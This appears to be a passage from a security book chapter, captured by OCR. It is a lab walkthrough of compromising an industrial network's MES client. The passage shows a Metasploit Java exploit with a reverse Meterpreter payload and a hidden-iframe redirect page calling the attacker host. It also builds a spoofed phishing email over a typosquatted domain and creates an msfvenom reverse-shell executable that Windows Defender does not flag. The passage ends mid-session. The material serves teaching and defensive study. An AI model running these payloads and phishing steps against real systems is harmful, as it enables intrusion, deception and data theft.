
To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

| Name | Publisher | Installed On | Size | Version |
|---|---|---|---|---|
| Java 8 Update 131 (64-bit) | Oracle Corporation | 5/30/2017 | 109 MB | 8.0.1310.11 |
| Java(TM) 6 Update 29 | Oracle | 5/29/2017 | 97.0 MB | 6.0.290 |
| Microsoft .NET Framework 4.6.1 | Microsoft Corporation | 5/31/2017 | 38.8 MB | 4.6.01055 |
| Microsoft Visual C++ 2008 Redistributable - x64 9.0.3... | Microsoft Corporation | 5/15/2017 | 788 KB | 9.0.30729.6161 |
| Microsoft Visual C++ 2008 Redistributable - x86 9.0.3... | Microsoft Corporation | 5/15/2017 | 600 KB | 9.0.30729.6161 |
| VMware Tools | VMware, Inc. | 5/15/2017 | 103 MB | 10.1.6.5214329 |

3. Make the MES client PC a domain member of the `SlumbertownMill` domain.
4. Install the appropriate PLC and HMI programming software for the PLC and HMI used in your test setup on the engineering workstation (`10.10.10.201/172.25.30.20`).
5. Make the engineering workstation part of the `SlumbertownMill` domain.
6. `()` add one or two PLCs (`172.25.30.10`, `172.25.30.1`) with some test code that generates ICS related traffic on the `172.25.30.0` network.

## Clicking our heels


Okay; with all that test architecture in place, let's go back to our attack scenario. If you recall, Mark received an email from his friend Jim, making him aware of a sale going on at `http://www.ems.com/`.



Hey bro, check out the insane sale going on over at www.ems.com/climb
I bought all the gear for our trip.

Jim.

When Mark clicked on the link in the email, he seemingly got directed to EMS.com, or did he? When you hover over the link, you can see the actual URL the link will send you to.




http://www.ems.net/climb
**Ctrl+Click to follow link**


Hey bro, check out the insane sale going on over at www.ems.com/climb
I bought all the gear for our trip.

Jim.

Here, it shows the actual URL Mark is directed to is `http://www.ems.net/climb`. When his browser resolved the website, the following is what showed on his computer:



Then a few seconds later, the site fully loaded:



*See anything suspicious?*

If you noticed the URL changed from `http://ems.net/climb` to `https://ems.com/climb`, congratulations; not many people notice this subtle change, or they think it is an automatic redirect to an HTTPS site. However, what really happened here is that the attacker registered the `http://ems.net/` domain, had DNS resolve it to a computer they own at `122.10.10.222` (our Kali Linux machine), and was hosting their own code on that computer.

To see what is happening on the attacker's side after Mark clicks on the link in the email, we are going to set up the exploitation part now.

Switch to the Kali Linux VM and fire up Metasploit:

```
# msfconsole
       =[ metasploit v4.14.23-dev                         ]
+ -- --=[ 1659 exploits - 951 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf exploit() >
```

As discussed earlier, we will be using a Java 6 exploit that has been around for a while. If you look at the output from the Metasploit tool, it comes preloaded with **1659** exploits and can be extended with ease, so an attacker has plenty of choice if it comes to attacking victims. The reason I went with this Java exploit is that it can be reproduced easily and perfectly shows the methodology behind a compromise without getting too technical. So, let's load the Java exploit in Metasploit and look at the information in it:

```
msf exploit() > use exploit/multi/browser/java_atomicreferencearray
msf exploit(java_atomicreferencearray) > info

Name: Java AtomicReferenceArray Type Violation Vulnerability
Module: exploit/multi/browser/java_atomicreferencearray
Platform: Java, Linux, OSX, Solaris, Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2012-02-14

Provided by:
  Jeroen Frijters
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>
  egypt <egypt@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows x86 (Native Payload)
  2   Mac OS X PPC (Native Payload)
  3   Mac OS X x86 (Native Payload)
  4   Linux x86 (Native Payload)

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  122.10.10.222    yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
```

```
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming
connections
  SSLCert                   no        Path to a custom SSL certificate
(default is randomly generated)
  URIPATH  home             no        The URI to use for this exploit
(default is random)

Payload information:
  Space: 20480
  Avoid: 0 characters

Description:
  This module exploits a vulnerability due to the fact that
  AtomicReferenceArray uses the Unsafe class to store a reference in
  an array directly, which may violate type safety if not used
  properly. This allows a way to escape the JRE sandbox, and load
  additional classes in order to perform malicious operations.

References:
  https://cvedetails.com/cve/CVE-2012-0507/
  OSVDB (80724)
  http://www.securityfocus.com/bid/52161
http://weblog.ikvm.net/PermaLink.aspx?guid=cd48169a-9405-4f63-9087-798c4a18
66d3
http://blogs.technet.com/b/mmpc/archive/2012/03/20/an-interesting-case-of-j
re-sandbox-breach-cve-2012-0507.aspx
  http://schierlm.users.sourceforge.net/TypeConfusion.html
  https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2012-0507
https://community.rapid7.com/community/metasploit/blog/2012/03/29/cve-2012-
0507--java-strikes-again

msf exploit(java_atomicreferencearray) >
```

As we can see, this exploit stems from 2012 and targets a vulnerability where Java uses an unsafe class to store array references. It uses the vulnerability to escape the Java sandbox and run arbitrary code, which will be the payload we are going to set. The `References` section shows links to sites with more details on the vulnerability. The information section also shows the targets for this exploit. Because Java is used on multiple platforms, we see that Windows, macOS, and Linux are all supported.

We are going to use a Java payload as this will allow the exploit we use to compromise victims running Windows, macOS, or Linux operating systems. Let's take a look at the available payloads:

```
msf exploit(java_atomicreferencearray) > show payloads

Compatible Payloads
===================

   Name                           Disclosure Date  Rank    Description
   ----                           ---------------  ----    -----------
   generic/custom                                normal  Custom Payload
   generic/shell_bind_tcp                        normal  Generic Command
Shell, Bind TCP Inline
   generic/shell_reverse_tcp                     normal  Generic Command
Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                     normal  Java Meterpreter,
Java Bind TCP Stager
   java/meterpreter/reverse_http                 normal  Java Meterpreter,
Java Reverse HTTP Stager
   java/meterpreter/reverse_https                normal  Java Meterpreter,
Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                  normal  Java Meterpreter,
Java Reverse TCP Stager
   java/shell/bind_tcp                           normal  Command Shell, Java
Bind TCP Stager
   java/shell/reverse_tcp                        normal  Command Shell, Java
Reverse TCP Stager
   java/shell_reverse_tcp                        normal  Java Command Shell,
Reverse TCP Inline

msf exploit(java_atomicreferencearray) >
```

We can see Metasploit has payloads that create a shell. A shell is a remotely accessible command Terminal, running with the credentials of the exploited service. The difference between a regular shell and a reverse shell is that with a regular shell, the shell binds itself to a network port on the victim's computer and the attacker connects to that network port to interact with the shell. A reverse shell will automatically connect back to an open port on the attacker's computer. That open port will have some sort of a handler running behind it to setup the connection with the shell on the victim's computer at which point the attacker can interact with the shell. Most companies have strict rules as to what ports are allowed to establish network connections on into their networks (strict ingress firewall rules) but less so on connection ports going out of their network (loose egress firewall rules). A regular shell will most likely fail to establish as the requested port is simply not available to connections originating from the internet. Using a reverse shell has a computer on the internal network requesting an outbound connection which is more likely to succeed.

Another payload option is a Meterpreter shell. A Meterpreter shell is an advanced, command-driven type payload that resides completely in memory and can be extended with modules over the network at runtime. It provides a comprehensive client-side Ruby API. A Meterpreter payload is my default go-to payload, so let's use that:

```
msf exploit(java_atomicreferencearray) > set payload
java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(java_atomicreferencearray) > show options

Module options (exploit/multi/browser/java_atomicreferencearray):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  122.10.10.222    yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming
connections
   SSLCert                   no        Path to a custom SSL certificate
(default is randomly generated)
   URIPATH  home             no        The URI to use for this exploit
(default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  122.10.10.222    yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   0   Generic (Java Payload)

msf exploit(java_atomicreferencearray) >
```

After selecting the `java/meterpreter/reverse_tcp` payload, I ran the show options command to see what settings need to be provided for the exploit. I set the `SRVHOST` variable to `122.10.10.222`, which is the IP for the attacker, the Kali Linux VM. I changed the `SRVPORT` to `8080`, as we will be using port `80` for something else later. I changed the `URIPATH` to `home`, this could be changed to any value as long as it is used consistently in the jump HTML code later. As for the configuration of the payload, I set the `LHOST` to the same address as the `SRVHOST`, the IP address of the Kali machine. The port was left as the default and should work unless you have something else using that specific port.

Firing up the exploit handler will start a web service, listening on port `8080` of our Kali Linux VM for requests to the `/home` directory, at which point, a sequence of events will start in order to get the malicious Java code to the victim:

```
msf exploit(java_atomicreferencearray) > exploit

[*] Exploit running as background job.
[*] Started reverse TCP handler on 122.10.10.222:4444
msf exploit(java_atomicreferencearray) > [*] Using URL:
http://122.10.10.222:8080/home
[*] Server started.
```

At this point, we have the exploit handler part ready to go; what's left is a way to load the said code on the victim's computer without giving away that something went wrong. For that purpose, we will write a small jump stage HTML file that will load an invisible `iframe` that connects to the exploit handler to get the victim infected. Then after a small delay, the victim's browser will be forwarded to the correct URL.

Here is the HTML code that will accomplish this:

```
<!doctype html>
<html>
  <body>
    <center><img src="loading.gif" align="middle"></center>
    <iframe src="http://122.10.10.222:8080/home" style="display: none;"
></iframe>
  </body>
  <script>
    setTimeout(function(){ window.location = "https://www.ems.com/climb";
}, 5000);
  </script>
</html>
```

The `loading.gif` image that we display at the beginning of the HTML code is there so that it looks like the `http://ems.com/` page is loading in order to not draw suspicion to the fact that we paused for a few seconds. If we look at the `iframe` code that follows, we see that it points back to the URL we specified in Metasploit for the Java exploit handler. The JavaScript at the end will set a timer, which when exceeded, will redirect the browser to the official EMS site, `https://www.ems.com`.

We store this HTML code as `/var/www/html/climb/index.html` on the Kali Linux machine. After starting the apache web server, the stage is set and we are ready to exploit a victim trying to resolve `http://www.ems.net/climb`:

```
# service apache2 start
```

The last part of the puzzle is how to get the victim to hop on over to the website we just launched and get themselves infected. Part of that equation is registering a domain name that is very close to a legitimate domain name like the `http://ems.com/` domain we are using for this scenario. By registering `http://ems.net/` or `http://ems.au/` or something else that is available, the attacker can trick victims into believing that the domain name belongs to the site they are navigating to or that the domain name is part of the targeted site. The other part is getting the victim in a situation where they will click on a malicious URL, such as the `www.ems.net/climb` website we set up. A spoofed email is a very effective way to get a victim to do just that, to click on a link that they think will get them to a certain website.

The more personal that email is, such as making it look like it's from someone the victim knows well and including personal interests such as hobbies, the more likely it is that the victim will fall for the scheme. With everyone posting their private affairs on Facebook and Twitter these days, personal information such as a best friend and hobbies are easy to discover, and with that, the attacker of this scenario has done his homework and found out that `jimbo@home.net` is the personal email address of Mark's best friend. He also discovered that Mark's passion in life is to climb and Mark's recent Facebook posts of his and Jim's upcoming trip to Grand Teton National Park in August were the frosting on the cake.

With that information, the attacker could use a  hacking tool like 'the Social-Engineer Toolkit' to create a convincing email for Mark to fall for. The **Social-Engineer Toolkit** (**SET**) was created and written by the founder of TrustedSec. It is an open source Python-driven tool aimed at penetration testing around Social-Engineering. It can clone websites, use the cloned sites for credential harvesting, send spam and spoofed emails, and much more.

Let's recreate the email that was sent to Mark on our Kali Linux VM. Open a Terminal and start the Social-Engineer Toolkit via following command:

```
# setoolkit
[-] New set.config.py file generated on: 2017-06-03 19:59:41.134474
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2017-06-03 19:59:41.134474
[*] SET is using the new config, no need to restart


              ________________________
              __  ___/__  ____/__  __/
              _____ \__  __/  __  /
              ____/ /_  /___  _  /
              /____/ /_____/  /_/


[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
```

```
                      Version: 7.6.5
                    Codename: 'Vault7'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
set>
```

The following sequence of commands will create the spoofed email, using a pretend Gmail address as the SMTP server:

```
set> 1
          ,..-,
        ,;;f^^"""-._
       ;;'          `-.
      ;/               `.
      ||  _______________\_______________________
      ||  |HHHHHHHHHHPo"~~\"o?HHHHHHHHHHHHHHHHHHH|
      ||  |HHHHHHHHHHP-._  \,'?HHHHHHHHHHHHHHHHHH|
       |  |HP;""?HH|    """ |_.|HHP^^HHHHHHHHHHHH|
       |  |HHHb. ?H|___..--"|  |HP ,dHHHPo'|HHHHH|
       `| |HHHHHb.?Hb    .--J-dHP,dHHPo'_.rdHHHHH|
        \ |HHHi.`;;.H`-./__/-'H_,--'/;rdHHHHHHHHH|
          |HHHboo.\ `|"\"/"\" '/\ .'dHHHHHHHHHHHH|
          |HHHHHHb`-|.  \|  \ / \/ dHHHHHHHHHHHHH|
          |HHHHHHHHb| \ |\   |\ |`|HHHHHHHHHHHHHH|
          |HHHHHHHHHb  \| \  | \| |HHHHHHHHHHHHHH|
            |HHHHHHHHHHb |\    \|  |\|HHHHHHHHHHHHHHH|
            |HHHHHHHHHHHb|  \  |  / dHHHHHHHHHHHHHHH|
            |HHHHHHHHHHHHb   \/ \/ .fHHHHHHHHHHHHHHH|
            |HHHHHHHHHHHHHH| /\ /\ |HHHHHHHHHHHHHHHH|
            |"""""""""""""""""""""""""""""""""""""""|
            |,;=====.     ,-.   =.       ,=,,=====. |
            |||     '    //"\\   \\    //  ||     ' |
            |||         ,/' `\.   `\. ,/'  ``=====. |
            |||     .   //"""\\    \\_//    .     |||
            |`;=====' =''     ``=  `-'      `=====''|
            |_______________________________________|

[---]        The Social-Engineer Toolkit (SET)           [---]
[---]        Created by: David Kennedy (ReL1K)           [---]
                       Version: 7.6.5
                     Codename: 'Vault7'
[---]        Follow us on Twitter: @TrustedSec           [---]
[---]        Follow me on Twitter: @HackingDave          [---]
[---]       Homepage: https://www.trustedsec.com         [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) PowerShell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 5
```

```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:mark@SlumbertownMill.net

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:myFakeAddress@gmail.com
set:phishing> The FROM NAME the user will see:jimbo@home.net
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:n
Do you want to attach a file - [y/n]: n
set:phishing> Email subject:EMS is having a fantastic sale today!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h

[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a
new line.
set:phishing> Enter the body of the message, type END (capitals) when
finished:Hey bro, check out the insane sale going on over at <a
href="http://www.ems.net/climb">www.ems.com/climb</a> I bought all the gear
for our trip.
Next line of the body:
Next line of the body: Jimbo
Next line of the body: END
...
```

And just like that, a spoofed email was sent off, personalized and crafted in such a way that it was convincing enough for Mark to click on the link his friend send him.

## What can the attacker do with their access?

After Mark clicks on the link in the email, we send him the following messages, which appear in the Metasploit handler screen on the Kali Linux VM:

```
msf exploit(java_atomicreferencearray) >
[*] 122.10.10.10     java_atomicreferencearray - Sending Java
AtomicReferenceArray Type Violation Vulnerability
[*] 122.10.10.10     java_atomicreferencearray - Generated jar to drop
(5122 bytes).
[*] 122.10.10.10     java_atomicreferencearray - Sending jar
[*] 122.10.10.10     java_atomicreferencearray - Sending jar
[*] Sending stage (49645 bytes) to 122.10.10.10
[*] Meterpreter session 2 opened (122.10.10.222:4444 -> 122.10.10.10:25554)
at 2017-06-04 09:20:37 -0400
```

What is shown here is the establishment of a Meterpreter session between the attacker computer and the victim. Metasploit uploaded a custom Java application JAR file to Mark's computer and the Java application connected back to the Kali Linux machine to establish a Meterpreter command session. We can start interacting with the session:

```
msf exploit(java_atomicreferencearray) > sessions

Active sessions
===============

  Id  Type                       Information          Connection
  --  ----                       -----------          ----------
  2   meterpreter java/windows   mark @ MES-Client01  122.10.10.222:4444 ->
122.10.10.10:25554 (122.10.10.10)
msf exploit(java_atomicreferencearray) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C <opt>  Run a Meterpreter Command on the session given with -i, or
all
    -K        Terminate all sessions
    -c <opt>  Run a command on the session given with -i, or all
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate sessions by session ID and/or range
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s <opt>  Run a script on the session given with -i, or all
    -t <opt>  Set a response timeout (default: 15)
    -u <opt>  Upgrade a shell to a meterpreter session on many platforms
    -v        List sessions in verbose mode
    -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6

msf exploit(java_atomicreferencearray) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

After running the command `sessions -i 2`, we are now interacting with the Meterpreter shell running on Mark's computer. This means that we are entering commands in the context of the `MES-Client01` PC:

```
meterpreter > sysinfo
Computer    : MES-Client01
OS          : Windows 7 6.1 (x86)
Meterpreter : java/windows
meterpreter >
```

If we run the `help` command, we can see the long list of tasks the Meterpreter shell can perform:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
thread
    channel                   Displays information or control active
channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                          Displays information about a Post module
    irb                           Drop into irb scripting mode
    load                          Load one or more meterpreter extensions
    machine_id                    Get the MSF ID of the machine attached to the
session
    migrate                       Migrate the server to another process
    quit                          Terminate the meterpreter session
    read                          Reads data from a channel
    resource                      Run the commands stored in a file
    run                           Executes a meterpreter script or Post module
    sessions                      Quickly switch to another session
    set_timeouts                  Set the current session timeout values
    sleep                         Force Meterpreter to go quiet, then re-
establish session.
    transport                     Change the current transport mechanism
    use                           Deprecated alias for 'load'
    uuid                          Get the UUID for the current session
    write                         Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================

    Command       Description
```

```
        -------       -----------
        ifconfig      Display interfaces
        ipconfig      Display interfaces
        portfwd       Forward a local port to a remote service
        route         View and modify the routing table

    Stdapi: System Commands
    =======================

        Command       Description
        -------       -----------
        execute       Execute a command
        getenv        Get one or more environment variable values
        getuid        Get the user that the server is running as
        localtime     Displays the target system's local date and time
        pgrep         Filter processes by name
        ps            List running processes
        shell         Drop into a system command shell
        sysinfo       Gets information about the remote system, such as OS

    Stdapi: User interface Commands
    ===============================

        Command       Description
        -------       -----------
        screenshot    Grab a screenshot of the interactive desktop

    Stdapi: Webcam Commands
    =======================

        Command       Description
        -------       -----------
        record_mic    Record audio from the default microphone for X seconds

    meterpreter >
```

We will not go into details of all of these; there are plenty of online resources to cover all of them. What is important to realize, though, are two things:

- The fact that we are running a Meterpreter shell written in Java. The Java Meterpreter has less functionality than a Windows native Meterpreter shell.
- As Java apps run in the context of the currently logged on user, Meterpreter is running with the permissions of Mark, and even if Mark is an administrator on this PC, we would have inherited a **UAC** (knows as Windows **User Account Control**) restricted security token.

Because of these restrictions, we are going to upgrade our Meterpreter session to a native Windows Meterpreter payload and then switch to the windows SYSTEM user, the holy grail account on a Windows machine.

The way we will accomplish this is by uploading a custom payload to the victim PC. The payload will be a native x86 Windows Meterpreter shell and it can be created with the following command:


```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=122.10.10.222 LPORT=5555 -b "\x00" -f exe -o /tmp/shellx86.exe
```

The command created a 32-bit Windows executable with an embedded Meterpreter payload that, when executed, will connect to a handler at IP address `122.10.10.222`, port `5555`. The command option `-b "\x00"` avoids using the hexadecimal value `00` in the payload, which improves the reliability. The output of the command is written to the file `/tmp/shellx86.exe`.

With the Meterpreter executable built, we can now upload it to the victim and execute it:

```
msf exploit(java_atomicreferencearray) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > pwd
C:\Users\mark\Desktop
meterpreter > cd ..
meterpreter > pwd
C:\Users\mark

meterpreter > upload -h
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:
    -h        Help banner.
    -r        Upload recursively.

meterpreter > upload /tmp/shellx86.exe shell.exe
[*] uploading  : /tmp/shellx86.exe -> shell.exe
[*] uploaded   : /tmp/shellx86.exe -> shell.exe
meterpreter >
```

As a side note, the default antivirus that comes with Windows 7, Windows defender, is okay with us uploading our Meterpreter shell:



| Name | Date modified | Type | Size |
|---|---|---|---|
| Contacts | 6/3/2017 12:12 PM | File folder | |
| Desktop | 6/4/2017 10:56 AM | File folder | |
| Downloads | 6/4/2017 10:27 AM | File folder | |
| Favorites | 6/3/2017 12:12 PM | File folder | |
| Links | 6/3/2017 12:12 PM | File folder | |
| My Documents | 6/3/2017 12:12 PM | File folder | |
| My Music | 6/3/2017 12:12 PM | File folder | |
| My Pictures | 6/3/2017 12:12 PM | File folder | |
| My Videos | 6/3/2017 12:12 PM | File folder | |
| Saved Games | 6/3/2017 12:12 PM | File folder | |
| Searches | 6/3/2017 12:12 PM | File folder | |
| shell | 6/4/2017 10:56 AM | Application | 73 KB |

12 items

Protection against spyware and potentially unwanted software

**No unwanted or harmful software detected.**

Your computer is running normally.

**Status**

| | |
|---|---|
| Last scan: | Today at 2:12 AM (Quick scan) |
| Scan schedule: | Daily around 2:00 AM (Quick scan) |
| Real-time protection: | On |
| Antispyware definitions: | Version 1.245.237.0 created on 5/30/2017 at 12:11 PM |

Before we can execute our shell, we need something on the attacker's end to accept the connection request from the Meterpreter shell. For that, we are going to use a handler in a new Metasploit session. On the Kali Linux machine, open a new Terminal, start Metasploit, and enter the following commands:

```
msf exploit() > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     122.10.10.222    yes       The listen address
   LPORT     5555             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > run

[*] Started reverse TCP handler on 122.10.10.222:5555
[*] Starting the payload handler...
```

At this point, we have an exploit handler running on **122.10.10.222** (the Kali VM), listening for a Meterpreter sessions request over port **5555**. Next, we can start the Meterpreter shell from our established Java Meterpreter session in the other Terminal:

```
meterpreter > shell
